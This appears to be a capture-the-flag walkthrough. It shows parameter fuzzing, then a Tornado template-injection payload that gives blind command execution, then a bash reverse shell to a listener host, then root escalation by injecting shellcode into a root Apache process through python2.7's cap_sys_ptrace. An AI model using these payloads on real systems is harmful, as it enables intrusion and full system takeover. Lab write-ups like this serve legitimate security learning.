

Tell me your name buddy

How can i get to know who are you ??
We are in. And the application asks for a name without offering any field to type it in: no form, no links, nothing in the source. When a site asks for a value but gives you no way to supply it, what is missing is the parameter name.
Parameter fuzzing
We set up Burp Intruder over GET /?§param§=x with the parameter-name wordlist from SecLists (burp-parameter-names.txt), 6453 candidates:



Request   Payload   Status   Length
3598      name      200      433
0                   304      162
2         11        304      162
3         12        304      162
1         1         304      162
...
Once again a single different answer among thousands. All of them return 304 (the page has not changed) at 162 bytes; only name returns 200 at 433. That is, the application reacts to that parameter and to no other:

Hello kmn9The value is reflected in the response. On a PHP backend the reflection would point to XSS; on a Python backend that renders templates, the prime suspect is server-side template injection (SSTI): if the user string ends up inside the template instead of being passed as data, the engine evaluates it.
The Tornado payload

The engine is Tornado's, and its template syntax is not Jinja2's, so the textbook {{7*7}} is not enough on its own. Searching for the framework's vulnerabilities already points the right way:
And the Tornado section of HackTricks gives the exact syntax, including the check that {{7*7}} does evaluate to 49 on this engine:

Tornado (Python)
    {{7*7}} = 49
    ${7*7} = ${7*7}
    {{foobar}} = Error
    {{7*'7'}} = 7777777

{% raw %}
{% import foobar %} = Error
{% import os %}

{% import os %}
{% endraw %}

{{os.system('whoami')}}
The engine itself allows importing modules inside a template:
{% import os %}{{os.system('whoami')}}
Hello 0The command's stdout is nowhere to be seen, just a 0. To find out whether that is real execution or a coincidence, we repeat it with a command that does not exist:

Hello 32512That number says it all. os.system() does not return the command's output, it returns the child process's exit status exactly as wait() hands it over: the exit code sits in the high byte. 32512 / 256 = 127, and 127 is the shell's "command not found" code. With whoami it returned 0, that is, successful execution. Blind RCE confirmed without a single line of output.
From blind execution to a shell
Since there is no visible stdout, the command has to bring the shell back to us. Listener first:
nc -nlvp 1234Then the payload, with a bash reverse shell inside os.system() (the & characters are URL-encoded as %26 so the browser does not cut them):
{% import os %}{{os.system('bash -c "bash -i >& /dev/tcp/192.168.1.80/1234 0>&1"')}}

saket@ubuntu:~$ id
uid=1000(saket) gid=1000(saket) groups=1000(saket),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev)
Privilege escalation: cap_sys_ptrace
The telltale capability
Capabilities slice root's privileges into individual permissions that can be granted to a single binary. A binary with the right capability does one root thing without being SUID and without showing up in sudo -l, which is why they are always worth enumerating from the filesystem root:
getcap -r / 2>/dev/null
saket@ubuntu:~$ getcap -r / 2>/dev/null
/usr/bin/python2.7 = cap_sys_ptrace+ep
/usr/bin/ping = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
...
cap_net_raw on ping and traceroute is normal (they need raw sockets). What is not normal is /usr/bin/python2.7 = cap_sys_ptrace+ep: a general-purpose interpreter allowed to debug other people's processes.
CAP_SYS_PTRACE grants the debugging and syscall-tracing functionality of ptrace(2), plus the cross-memory attach calls process_vm_readv(2) and process_vm_writev(2). Translated: whoever holds it can attach to another process, read and write its memory and change its registers, no matter who owns that process. That is the literal definition of the escalation.
Getting there is literal: search HackTricks for the exact string getcap returned and its search box finds it on the capabilities page.


CAP_SYS_PTRACE grants the ability to use debugging and system call tracing functionalities provided
by ptrace(2) and cross-memory attach calls like process_vm_readv(2) and process_vm_writev(2).
The exploit
The same HackTricks page publishes the script that automates the abuse. We copy it to the target and read it before running it, which is the bare minimum for third-party code about to poke at a privileged process's memory:
nano exploit.py
cat exploit.py
import ctypes
import sys
import struct
# Macros defined in <sys/ptrace.h>
# https://code.woboq.org/qt5/include/sys/ptrace.h.html
PTRACE_POKETEXT = 4
PTRACE_GETREGS = 12
PTRACE_SETREGS = 13
PTRACE_ATTACH = 16
PTRACE_DETACH = 17
# Structure defined in <sys/user.h>
# https://code.woboq.org/qt5/include/sys/user.h.html#user_regs_struct
class user_regs_struct(ctypes.Structure):
    _fields_ = [
        ("r15", ctypes.c_ulonglong),
        ("r14", ctypes.c_ulonglong),
        ...
No magic: it calls ptrace through ctypes with the macros from <sys/ptrace.h>. PTRACE_ATTACH hooks the process, PTRACE_GETREGS saves its registers, PTRACE_POKETEXT writes the shellcode word by word into its memory, PTRACE_SETREGS points the RIP register (the instruction pointer) at the shellcode and PTRACE_DETACH releases it so it runs. The bundled shellcode opens a bind shell on port 5600: the opposite of a reverse shell, here the victim opens a port and waits while the attacker connects in.
Running it as-is tells us what it is missing:
python2.7 ./exploit.py
Traceback (most recent call last):
  File "./exploit.py", line 46, in <module>
    pid=int(sys.argv[1])
IndexError: list index out of range
It needs a PID: the process to attach to. And that process has to run as root, because the shellcode inherits its identity.
Picking the process and injecting
Apache is the obvious candidate: its master process starts as root so it can bind port 80, and then spawns its children as the unprivileged www-data. A quick look confirms it:
ps -faux | grep apache | head -n 3
saket     4554  0.0  0.0  17672   660 pts/0  S+  02:57  0:00  \_ grep --color=auto apache
root       985  0.0  0.5 199840 20696 ?      Ss  Mar18  0:01 /usr/sbin/apache2 -k start
www-data  4445  0.0  0.2  57264  8764 ?      S   02:38  0:00  \_ /usr/sbin/apache2 -k start
The first column says it all: the master belongs to root and the children to www-data. That master is the process to attach to.
